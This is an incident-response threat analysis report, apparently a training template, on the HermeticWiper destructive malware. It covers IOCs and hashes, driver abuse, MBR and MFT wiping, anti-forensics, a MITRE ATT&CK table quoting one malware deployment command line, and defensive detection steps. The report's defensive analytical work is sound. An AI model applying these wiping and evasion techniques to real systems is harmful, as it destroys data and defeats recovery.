Incident Response Threat Analysis

Prepared for

E Corp

Hermetic Wiper

Destructive Event Logic based malware

[28-Feb-2023]

SUMMARY

This report is done in order to present the reverse engineering of event-based malware. This report includes findings and recommended actions (Details about the analysis given in the annex).

FINDINGS

Attack Vector

For the samples analyzed, the infection vector is not known.

Since the current hostilities between Russia and Ukraine, researchers discovered several wiper malwares targeting Ukrainian organizations. On February 23 , 2022, a destructive attack targeted multiple Ukrainian organizations: HermeticWiper. This cyberattack was active ,a few hours before the start of the invasion of Ukraine by Russia. Initial access vectors varied from one organization to another. The wiper seems to be dropped by GPO. Malware artifacts suggest that the attacks had been planned for several months. And It is supposed that the attackers had access to the network before deploying this malware.

The alert originated from the following device:

- Computer Name: {**Enter Device Name**}
- IP Address: {Enter IP Address}
- Assigned User: {Enter User's First name & Last name}
- Date & Time of Event: {Enter date/time event occurred}
- Last Seen Date/Time Stamp: {Enter the Last Logon Date/Time stamp}


This is what happened. The following action(s) caused the device to become compromised:

Action / Infection Vector	True?	Comments
Browsing the Web		
Malicious link		
Browser Exploit		
File Download		
Clicking Malicious Link(s)		
Link in e-mail	N/A	
Link in file attachment		
Link in chat application		
Downloading Malware		
From chat application		
From e-mail attachment		
From removable media or USB disk		
From website		
Opening Malicious Attachment(s)/File(s)		
From e-mail		
From removable media or USB disk		


This table shows what we know.

Indicator	Present?	Notes
MD5 Hash	3F4A16B29F2F0532B7CE3E7656799125	
SHA 1 Hash	61B25D11392172E587D8DA3045812A66C3385451	
SHA 256 Hash	1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591	
Imphash	A0F2419925B9C8476EA7EFB19075C4E0	
Entropy	6.385	
Infection Vector	N/A	
File Type	PE	Size:114kb
File Name	conhosts.exe	
Packer	N/A	
Language	C++ vs2017	stdcall
Malware/Family	destructive malware	
Setup of the program	Creates driver files. Interact with driver via control codes. Modify service. Create service	
Anti-Debug Technique	Queries disk information (Anti-VM technique) Contains long sleeps. Checks if the current process is being debugged. Hide NTFS actions through registry key Tries to detect Sandbox, checking his name start with the c letter	
Evasion Technique	Use a legitimate driver [epmntdrv EaseUS Partition Master NT Driver] to leverage IOCTLs. The use of IOCTLs allows low-level disk access (could evade detection)	
Anti-Forensics techniques	Encrypt logs. Disable VSS Disable CrashDumps	
File/DLL File	DRV_X64: a952e288a1ead66490b3275a807f52e5 DRV_X86: 231b3385ac17e41c5bb1b1fcb59599c4 DRV_XP_X64: 095a1678021b034903c85dd5acb447ad DRV_XP_X86: eb845b7a16ed82bd248e395d9852f467 Uncompressed DRV_X64: 6106653b08f4f72eeaa7f099e7c408a4 Uncompressed DRV_X86: 093cee3b45f0954dce6cb891f6a920f7 Uncompressed DRV_XP_X64: bdf30adb4e19aff249e7da26b7f33ead Uncompressed DRV_XP_X86: d57f1811d8258d8d277cd9f53657eef9	LZMA compression algorithm
cryptography	signed by a digital certificate issued to Hermetica Digital LTD to be accepted by Windows	
Process/ Suspicious API	DeviceIoControl	
Capabilities of the program / scheduled Tasks	Creates driver files. Interact with driver via control codes. Modify service / Create service. shadow copies and Crash dumps Disabling, and log encryption to prevent recovery Performing data fragmentation Corrupting Master Boot Record (MBR) scanning NTFS directories Data wiping through data overwriting	


Behavior summary



The malware file is dropped to the victim as a compressed package it create the EaseUS driver file, enumerate the physical drives. The driver is then loaded and runs as a service. The driver is used through execution codes [dwIoControlCode] to overwrite the master boot record (MBR) and restart the system.



Architecture Graph



Miter Attack Matrix

Techniques Used

ID		Name	Use
T1134		Access Token Manipulation	HermeticWiper can use AdjustTokenPrivileges to grant itself privileges for debugging with SeDebugPrivilege, creating backups with SeBackupPrivilege, loading drivers with SeLoadDriverPrivilege, and shutting down a local system with SeShutdownPrivilege.[5][3]
T1059	.003	Command and Scripting Interpreter: Windows Command Shell	HermeticWiper can use cmd.exe /Q/c move CSIDL_SYSTEM_DRIVE\temp\sys.tmp1 CSIDL_WINDOWS\policydefinitions\postgresql.exe 1> \\127.0.0.1\ADMIN$_1636727589.6007507 2>&1 to deploy on an infected system.[8]
T1543	.003	Create or Modify System Process: Windows Service	HermeticWiper can load drivers by creating a new service using the CreateServiceW API.[3]
T1485		Data Destruction	HermeticWiper can recursively wipe folders and files in Windows, Program Files, Program Files(x86), PerfLogs, Boot, System, Volume Information, and AppData folders using FSCTL_MOVE_FILE. HermeticWiper can also overwrite symbolic links and big files in My Documents and on the Desktop with random bytes.[8]
T1140		Deobfuscate/Decode Files or Information	HermeticWiper can decompress and copy driver files using LZCopy.[3]
T1561	.001	Disk Wipe: Disk Content Wipe	HermeticWiper has the ability to corrupt disk partitions and obtain raw disk access to destroy data.[3][1]
	.002	Disk Wipe: Disk Structure Wipe	HermeticWiper has the ability to corrupt disk partitions, damage the Master Boot Record (MBR), and overwrite the Master File Table (MFT) of all available physical drives.[1][2][3][5]
T1484	.001	Domain Policy Modification: Group Policy Modification	HermeticWiper has the ability to deploy through an infected system's default domain policy.[8]
T1083		File and Directory Discovery	HermeticWiper can enumerate common folders such as My Documents, Desktop, and AppData.[1][5]
T1562	.006	Impair Defenses: Indicator Blocking	HermeticWiper has the ability to set the HKLM:\SYSTEM\\CurrentControlSet\\Control\\CrashControl\CrashDumpEnabled Registry key to 0 in order to disable crash dumps.[1][3][5]
T1070		Indicator Removal	HermeticWiper can disable pop-up information about folders and desktop items and delete Registry keys to hide malicious services.[3][8]

ID		Name	Use
	.001	Clear Windows Event Logs	HermeticWiper can overwrite the C:\Windows\System32\winevt\Logs file on a targeted system.[8]
	.004	File Deletion	HermeticWiper has the ability to overwrite its own file with random bites.[3][8]
T1490		Inhibit System Recovery	HermeticWiper can disable the VSS service on a compromised host using the service control manager.[3][8][5]
T1036	.005	Masquerading: Match Legitimate Name or Location	HermeticWiper has used the name postgressql.exe to mask a malicious payload.[8]
T1112		Modify Registry	HermeticWiper has the ability to modify Registry keys to disable crash dumps, colors for compressed files, and pop-up information about folders and desktop items.[1][3][5]
T1106		Native API	HermeticWiper can call multiple Windows API functions used for privilege escalation, service execution, and to overwrite random bites of data.[1][3][8][5]
T1027		Obfuscated Files or Information	HermeticWiper can compress 32-bit and 64-bit driver files with the Lempel-Ziv algorithm.[2][3][5]
T1053	.005	Scheduled Task/Job: Scheduled Task	HermeticWiper has the ability to use scheduled tasks for execution.[2]
T1489		Service Stop	HermeticWiper has the ability to stop the Volume Shadow Copy service.[5]
T1553	.002	Subvert Trust Controls: Code Signing	The HermeticWiper executable has been signed with a legitimate certificate issued to Hermetica Digital Ltd.[2][3][4][5]
T1082		System Information Discovery	HermeticWiper can determine the OS version, bitness, and enumerate physical drives on a targeted host.[1][3][8][5]
T1569	.002	System Services: Service Execution	HermeticWiper can create system services to aid in executing the payload.[1][3][5]
T1529		System Shutdown/Reboot	HermeticWiper can initiate a system shutdown.[1][5]
T1497	.003	Virtualization/Sandbox Evasion: Time Based Evasion	HermeticWiper has the ability to receive a command parameter to sleep prior to carrying out destructive actions on a targeted host.[3]

Source : https://attack.mitre.org/software/S0697/

RECOMMENDED ACTIONS

First, make sure all your computers are running updated security solution.

Possible Incident Response Steps

Vulnerability	Comments
Malicious file(s)	**Possible Incident Response Steps:**
	1. Check the Findings section for a list of infected files. 2. Check the web proxy for similar files or hashes [Yara could help to find related files] 3. Check the Next-Gen firewall for traffic to the malicious domain(s) and IP(s) address(es) 4. Check AV solution for hashes. 5. Run additional AV scans on machines involved in isolated event. 6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited. 7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event. 8. According to the zero-trust model ,remote administration services use strongly encrypted protocols and only accept connections from authorized users or locations. 9. Disable Power Shell in windows 10 via security policy for classic users or/and use AppLocker to limit who can work with PowerShell.
Malicious e-mail	**Possible Incident Response Steps:**
	1. Check the email gateway for possible related emails. 2. Purge additional emails from environment if necessary. 3. Proactively block senders or indicators from coming into the environment again. 4. Educate affected end users on how to handle malicious emails. 5. Run additional AV scans on machines involved in isolated event.
Malicious Software	**Possible Incident Response Steps:**
	1. Check the computer for additional unwanted software. 2. Check the computer for related vulnerabilities. 3. Check that the software is not installed on other computers in the environment. 4. Check the web proxy for other possible downloads. 5. Run additional AV scans on machines involved in isolated event 6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited. 7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event.
Infected USB Drive	**Possible Incident Response Steps:**
	1. Check AV solution for hashes 2. Run additional AV scans on machines involved in isolated event 3. Speak with user to see if there is a reoccurring theme, plugging in the removable media to their home computer. 4. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event. 5. Educate end user on keeping the infected device out of work computer. 6. Formatting the removable media. 7. Controlling removable media connections.

Specific test to detect the rootkit on an infected machine.

- Monitor registry changes [Sysmon auditing]
- Monitor driver installation and creation.
- Monitor privilege escalation.

Yara-Rule

https://github.com/SentineLabs/Yara/blob/main/APT_RU_SunFlowerSeed.yar

SIEM Rules

SPLUNK

Attack Vectors	Tactic	TTP	Splunk Coverage
Microsoft SQL Server CVE-2021-1636	Privilege Escalation	T1068	Windows Privilege Escalation
Deployment via GPO	Defense Evasion, Privilege Escalation	T1484	Windows Privilege Escalation
Spearphishing	Initial Access	T1566.002	Spearphishing attachments Suspicious Emails

Source: splunk.com

Other possible detection and response rules.

N/A

REFERENCES

This report may contain information that is available on the Internet. For more information, please refer to the following websites:

Title	Author	URLs	Date
HermeticWiper | New Destructive Malware Used In Cyber Attacks on Ukraine	Juan Andrés Guerrero-Saade	https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/	23 feb 2022
HermeticWiper: A detailed analysis of the destructive malware that targeted Ukraine	Malwarebytes Threat Intelligence Team	https://www.malwarebytes.com/blog/threat-intelligence/2022/03/hermeticwiper-a-detailed-analysis-of-the-destructive-malware-that-targeted-ukraine	March 4, 2022
		Useful Resources	
Windows Internals	Pavel Yosifovich	7th edition [book]	
What is epmntdrv?	Microsoft [MSDN]	https://www.file.net/process/epmntdrv.sys.html	25 feb 2020
DeviceIoControl function (ioapiset.h)	Microsoft [MSDN]	https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol	NA
HeapFree function (heapapi.h)	Microsoft [MSDN]	https://learn.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapfree	NA
Defragmenting File Programmatically on Windows	stackoverflow.com	https://stackoverflow.com/questions/65892376/defragmenting-file-programatically-on-windows	
system failure and recovery	Microsoft [MSDN]	https://learn.microsoft.com/en-us/troubleshoot/windows-client/performance/configure-system-failure-and-recovery-options	NA
Volume Management Control Codes	Microsoft [MSDN]	https://learn.microsoft.com/en-us/windows/win32/fileio/volume-management-control-codes?source=recommendations	
Creating IOCTL Requests in Drivers	Microsoft [MSDN]	https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/creating-ioctl-requests-in-drivers	
Windows IOCTL Reference		http://www.ioctls.net/	
WINIOCTL.INC	Rustam	https://github.com/rusq/disable-hdd-apm/blob/master/WINIOCTL.INC	

CONTACT US

For additional assistance, please contact Natacha BAKIR.

- **Phone number** – On Demand
- **Email address** – alphabot42@tutanota.com
- **GitHub**– Alphabot42

Annexes

Analyzing an Event Based Malware


Event-based logic malwares are different from other malwares?

- Event-based logic malwares has non-linear execution flow based on callbacks, which makes the analysis very challenging. **xrefs just don't work** ☹

Methodology / Tips

***If you have to choose between PE and ELF, choose ELF**, because the Linux one will contains symbols that will help to understand the code. Ida pro knows all the structures and will add symbols. Most of the time, symbols are pretty much self-explanatory.*

- Elaborate a tactical surface analysis, by keywords, searching for hidden files.
- Try to recognize variants of open-source trojans and common attacks glancing at the strings, the symbols and the functions.
- Don't hesitate to Google functions.
- If you have time, keep reversing the found program to find potential modification made by the attacker.
- Analyze the network communications and try to resolve the arguments with IDA Pro
- Use IDA Pro comments and write down function names. If you put function names or addresses as comments, you can jump to them by double clicking. Use IDA's folder system for functions (create lots of folders and sort all those functions neatly inside of them)





- *Take the time to understand the architecture of the malware*


Screenshot of the analysis


Surface Analysis

